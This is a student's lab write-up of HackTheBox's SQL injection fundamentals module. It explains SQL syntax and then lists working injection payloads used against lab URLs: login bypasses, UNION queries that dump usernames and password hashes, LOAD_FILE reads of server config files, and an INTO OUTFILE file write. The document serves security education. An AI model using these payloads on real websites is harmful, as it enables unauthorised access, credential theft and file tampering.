

SQL INJECTION FUNDAMENTALS: HACKTHEBOX

Name: Daniel Mwendwa Mwithui

ADM NO. CS-SA04-23080

Program: Security Analyst

Date of submission: 14th July 2023

Introduction

In this assignment, we will delve into the fundamentals of SQL injection, a prevalent and dangerous security vulnerability listed as number 3 web application vulnerability by OWASP. Our focus will be on the SQL statements and SQL injections concepts and techniques. Throughout this assignment, we will explore various aspects, such as understanding the basics of SQL injection, recognizing common attack vectors, and comprehending the potential consequences of such attacks like union injection, comment injection and subverting SQL logic. By studying these fundamental principles, we will equip ourselves with valuable knowledge to assess and mitigate the risks associated with SQL injection.

SQL Injection

SQL injection (SQLi) is a type of security vulnerability that occurs when an attacker inserts malicious SQL code into a database query, exploiting a weakness in an application's input validation. This allows the attacker to manipulate the database and potentially gain unauthorized access or retrieve sensitive information. As an example, when we query username 'Daniel' from a database through a website, the application server constructs a SQL query like **SELECT * FROM users WHERE username = 'Daniel'**; If we change this input to something like **" OR '1'='1'**, the query that will be constructed is **SELECT * FROM users WHERE username = " OR '1'='1'**; In this case, the condition **'1'='1'** is always true, and the query returns all the rows from the "users" table instead of just the specific username data.

Task 1: intro to MySQL

MySQL is an open-source relational database management system (RDBMS) that is widely used for managing and organizing structured data. It was originally developed by MySQL AB and is now owned by Oracle Corporation.

SQL (Structured Query Language) is a programming language used for managing and manipulating relational databases. It provides a standardized way to interact with databases, allowing users to store, retrieve, modify, and delete data.

SQL is designed to work with relational databases, which organize data into tables consisting of rows and columns. Some common operations performed with SQL include:

- Creating and modifying database schemas: SQL allows you to create and define the structure of databases, tables, and their relationships.
- Inserting, updating, and deleting data: SQL provides commands to add new data, update existing data, or remove data from tables.
- Querying data: SQL offers powerful querying capabilities to retrieve specific data from one or more tables based on conditions and criteria.
- Managing database permissions and security: SQL includes commands to grant or revoke permissions for accessing databases, tables, or specific operations.

In this section, we are going to use the command ***mysql -u <username> -h <host> -P <port> -p<password>*** to connect to MySQL database. We will use then use ***show databases*** to show the databases contained. See the screenshot below.

```
Your MariaDB connection id is 4
Server version: 10.7.3-MariaDB-1:10.7.3+maria~focal mariadb.org binary distribut
ion

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> SHOW databases;
+-----+
| Database |
+-----+
| employees |
| information_schema |
| mysql |
| performance_schema |
| sys |
+-----+
5 rows in set (0.002 sec)

MariaDB [(none)]> █
```

Task 2: SQL statements

Some of the most commonly used SQL commands include;

- **INSERT:** The INSERT statement is used to add new records into a table. It allows you to specify the table name and the values to be inserted into each column. For example: **INSERT INTO employees (name, age, salary) VALUES ('John', 30, 5000);**
- **SELECT:** The SELECT statement is used to retrieve data from one or more tables. It allows you to specify the columns to be selected and conditions to filter the data. For example: **SELECT name, age FROM employees WHERE salary > 5000;**

- **DROP:** The DROP statement is used to delete an entire table or a database. It permanently removes the table and its associated data. For example: **DROP TABLE employees;**
- **ALTER:** The ALTER statement is used to modify the structure of a table. It allows you to add, modify, or delete columns, as well as change data types or constraints. For example: **ALTER TABLE employees ADD COLUMN department VARCHAR(50);**
- **UPDATE:** The UPDATE statement is used to modify existing records in a table. It allows you to specify the columns to be updated and the new values, as well as conditions to filter the records. For example: **UPDATE employees SET salary = 6000 WHERE age > 40;**

These are just a few examples of common SQL statements. SQL provides a rich set of commands for various database operations, allowing you to manage and manipulate data effectively in a relational database environment.

To solve this section, we are going to select the database using the *use dbname* command and *show tables* to view the tables in this database. The *SELECT * FROM Departments;* helps us view the data in this table. See the screenshot below.

```

MariaDB [(none)]> use employees
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [employees]> show tables;
+-----+
| Tables_in_employees |
+-----+
| current_dept_emp     |
| departments          |
| dept_emp             |
| dept_emp_latest_date |
| dept_manager         |
| employees            |
| salaries             |
| titles               |
+-----+
8 rows in set (0.001 sec)

```

```

Parrot Terminal
File Edit View Search Terminal Help

| titles |
+-----+
8 rows in set (0.001 sec)

MariaDB [employees]> SELECT * FROM departments;
+-----+-----+
| dept_no | dept_name |
+-----+-----+
| d009    | Customer Service |
| d005    | Development      |
| d002    | Finance          |
| d003    | Human Resources  |
| d001    | Marketing        |
| d004    | Production       |
| d006    | Quality Management |
| d008    | Research         |
| d007    | Sales            |
+-----+-----+
9 rows in set (0.001 sec)

MariaDB [employees]>

```

Task 3: Query Results:

Here, we are going to learn on the SQL statements that can be used to manipulate how the results of our query looks like. Here are some of the statements discussed in this section.

Sorting Results: Sorting results allows you to arrange the retrieved data in a specific order. The **ORDER BY** clause is used to sort data based on one or more columns in ascending (ASC) or descending (DESC) order. For example: **SELECT name, age FROM employees ORDER BY age DESC;**

Limiting Results: Limiting results allows you to restrict the number of rows returned from a query. The **LIMIT** clause specifies the maximum number of rows to be retrieved. For example: **SELECT name, age FROM employees LIMIT 10;**

WHERE Clause: The **WHERE** clause is used to filter rows based on specific conditions. It allows you to retrieve only the rows that satisfy the specified criteria. For example: **SELECT name, age FROM employees WHERE age > 30;**

LIKE Clause: The **LIKE** clause is used to perform pattern matching within a query. It is typically used with the wildcard characters '%' (matches any sequence of characters) and '_' (matches any single character). For example: **SELECT name FROM employees WHERE name LIKE 'J%';**

To complete this section, we are going to use the command shown in the screenshot below to filter the content of our query according to the question.

```

MariaDB [(none)]> use employees
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [employees]> select last_name FROM employees where first_name like 'BAR%'
AND hire_date ="1990-01-01";
+-----+
| last_name |
+-----+
| Mitchem   |
+-----+
1 row in set (0.001 sec)

MariaDB [employees]>

```

Task 4: SQL Operator


SQL operators are symbols or keywords used to perform logical and comparison operations in SQL queries. They allow you to combine conditions, filter data, and evaluate expressions. Such operators include AND, NOT and OR.

AND: The AND operator combines multiple conditions and returns true if all conditions are true. It is used to narrow down search results by requiring multiple criteria to be met. For example: **SELECT * FROM employees WHERE age > 30 AND salary > 5000;** This query retrieves employees who are older than 30 and have a salary greater than 5000.

OR: The OR operator combines multiple conditions and returns true if at least one condition is true. It broadens the search results by allowing multiple possibilities. For example: **SELECT * FROM employees WHERE department = 'Sales' OR department = 'Marketing';** This query retrieves employees who belong to either the Sales department or the Marketing department.

NOT: The NOT operator negates a condition, returning true if the condition is false and false if the condition is true. It is used to perform logical negation. For example: **SELECT * FROM employees WHERE NOT age > 40;** This retrieve employees whose age is less than 40 years.

To solve this section, we are going to first use DESCRIBE titles command to get the correct name of the columns in the table then use the COUNT() function with the SELECT statement to filter the query results according to the instructions on the question. See the screenshot below.




```
MariaDB [employees]> SELECT COUNT(emp_no) FROM titles WHERE emp_no > 10000 OR ti
tle NOT like '%engineer%';
+-----+
| COUNT(emp_no) |
+-----+
|          654 |
+-----+
1 row in set (0.001 sec)

MariaDB [employees]> 
```

TASK 5: Subverting Query Logic

Subverting SQL queries means changing or modifying the normal SQL queries discussed above either by injecting OR SQL operator in the query to modify the results or either to bypass authentication when input sanitization is not done by the application. For example using '1'=1' which will always result to true can be used to bypass authentication as long as one field in the query is correct.


To complete this section, we are going to login with username tom' or '1'=1 which is always true. See the screenshot below.



Task 6: Using comments:

This section will help us understand how we can use comments to inject on the SQL commands and bypass authentication. We can use these comments with and comment out the part of SQL command that checks password. This way, we will login successfully if the username is correct. For example, `SELECT * FROM logins WHERE username='admin'-- ' AND password = 'admin1234';`

Here we are going to use `user' or id=5)-- <space>` as the username to login and check the flag. See the screenshot below.



Task 7: Union Clause:

The union clause is used when we want to get results from two tables. This helps us to combine the results from the two tables and get one output. It is however important to note that we cannot use union clause on tables with different number of columns.

In this section, we are going to use the UNION statement with COUNT() function to filter the content of our results as instructed in the question. Adding the two output gives the correct answer which is 663. See the screenshot below.

```
MariaDB [employees]> SELECT COUNT(emp_no) FROM employees UNION SELECT COUNT(dept_no) FROM departments;
+-----+
| COUNT(emp_no) |
+-----+
|          654 |
|           9 |
+-----+
2 rows in set (0.001 sec)


MariaDB [employees]>
```

Task 8: Union Injection

We can use union injection to brute force databases to know the number of columns in a table. For example, `UNION select 1,2,3,4--` - would check if the table has 4 columns.

Here we are going to use the concept of union injection to get the results of the user, we are going to try `UNION select 1,2,3,4--` and inject `user()` in the command to see the answer. See the screenshot below to see which command works.


http://94.237.62.6:37727/search.php?port_code=cn' `UNION select 1,user(),3,4--` -works



Task 9: Database Enumeration

Database enumeration refers to the process of identifying and extracting information about a database's structure, content, or configuration. It involves gathering details such as table names, column names, user accounts, privileges, and other pertinent information related to the database.

Here we are going to enumerate the database given to find the hashed password from tables use. Here is the command http://94.237.62.6:37727/search.php?port_code=cn' UNION select 1, username, password,4 from users--%20-. The %20 is URL encode for space.




Port Code	Port City	Port Volume
admin	392037dbba51f692776d6cefb6dd546d	4
newuser	9da2c9bcdf39d8610954e0e11ea8f45f	4

Task 10: Reading Files

Database enumeration is often performed during the information-gathering phase of a security assessment or when conducting vulnerability analysis. It helps attackers or security professionals to understand the target database and potentially identify weaknesses or vulnerabilities that can be exploited.

Techniques for database enumeration may involve querying the database system's metadata or system tables, using specific SQL commands, analyzing error messages, or leveraging tools that automate the enumeration process as well as reading files.


Here we are going to use this command to know the name of the php file by checking the source code `cn' UNION SELECT 1, LOAD_FILE('/var/www/html/search.php'), 3, 4-- -`. You can use ctrl +u to view the source code.



```
50 <td style="width:500px" colspan=3>
51 <b>Port Volume</b>
52 </td>
53
54 </tr>
55 </thead>
56 <tbody>
57
58 <tr><td style="width:400px" colspan=3><?php
59 include "config.php";
60 ?>
61
62 Saw "<?" . Probable cause: Attempt to use an XML processing instruction in HTML.
63 (XML processing instructions are not supported in HTML.)
64
65 </head>
66
67 <body>
68 <div class="container-narrow" style="width:820px">
69
```

Then we use

[http://94.237.62.6:37727/search.php?port_code=cn%27%20UNION%20SELECT%201,%20LOAD_FILE\(%22/var/www/html/config.php%22\),%203,%204--%20-](http://94.237.62.6:37727/search.php?port_code=cn%27%20UNION%20SELECT%201,%20LOAD_FILE(%22/var/www/html/config.php%22),%203,%204--%20-). It is important to note %27 is URL code for ' and %20 is space. So it is important to replace them




Task 11: Writing file

Writing in DBMS has been restricted because we can abuse this privilege to write a reverse shell and inject it into the database. So, for us to do file writing in database, first we have to check if we have enough permissions and if the DBMS allows writing of files.

Solving this section requires combining the ideas learned on union clause to find where the flag.txt is located. Then we use the following command to view its content

[http://94.237.55.114:55226/search.php?port_code=cn%27%20UNION%20select%201,%20LOAD_FILE\(%22/var/www/flag.txt%22\)%20,%203,%204--%20-](http://94.237.55.114:55226/search.php?port_code=cn%27%20UNION%20select%201,%20LOAD_FILE(%22/var/www/flag.txt%22)%20,%203,%204--%20-)



Task 10: Skills Assessment

In this section, we are going to use the skills gained throughout this module to find flag and view its content. We are going to first use comments injection to login using 'or 1=1 limit 1-- -* which returns TRUE and limits search to 1. The -- - is a start of comment. The * will be ignored. After Login we will use *cn' union select 1,2'file written successfully!',3,4 into outfile 'var/www/html/dashboard/proof.txt'-- -* to overwrite the file with flag.txt on /dashboard/proof.txt which can be accessed via the link.

Here is completion screenshot: <https://academy.hackthebox.com/achievement/820341/33>



Conclusion

This assignment has allowed us to deepen our understanding of the risks associated with inadequate input validation and the critical importance of secure coding practices. We have learned how to identify vulnerable Databases, exploit the databases using SQL injections, Database Enumeration and also learning some of the mitigation practices such as applying proper input sanitization techniques, and utilize prepared statements or parameterized queries to defend against SQL injection attacks.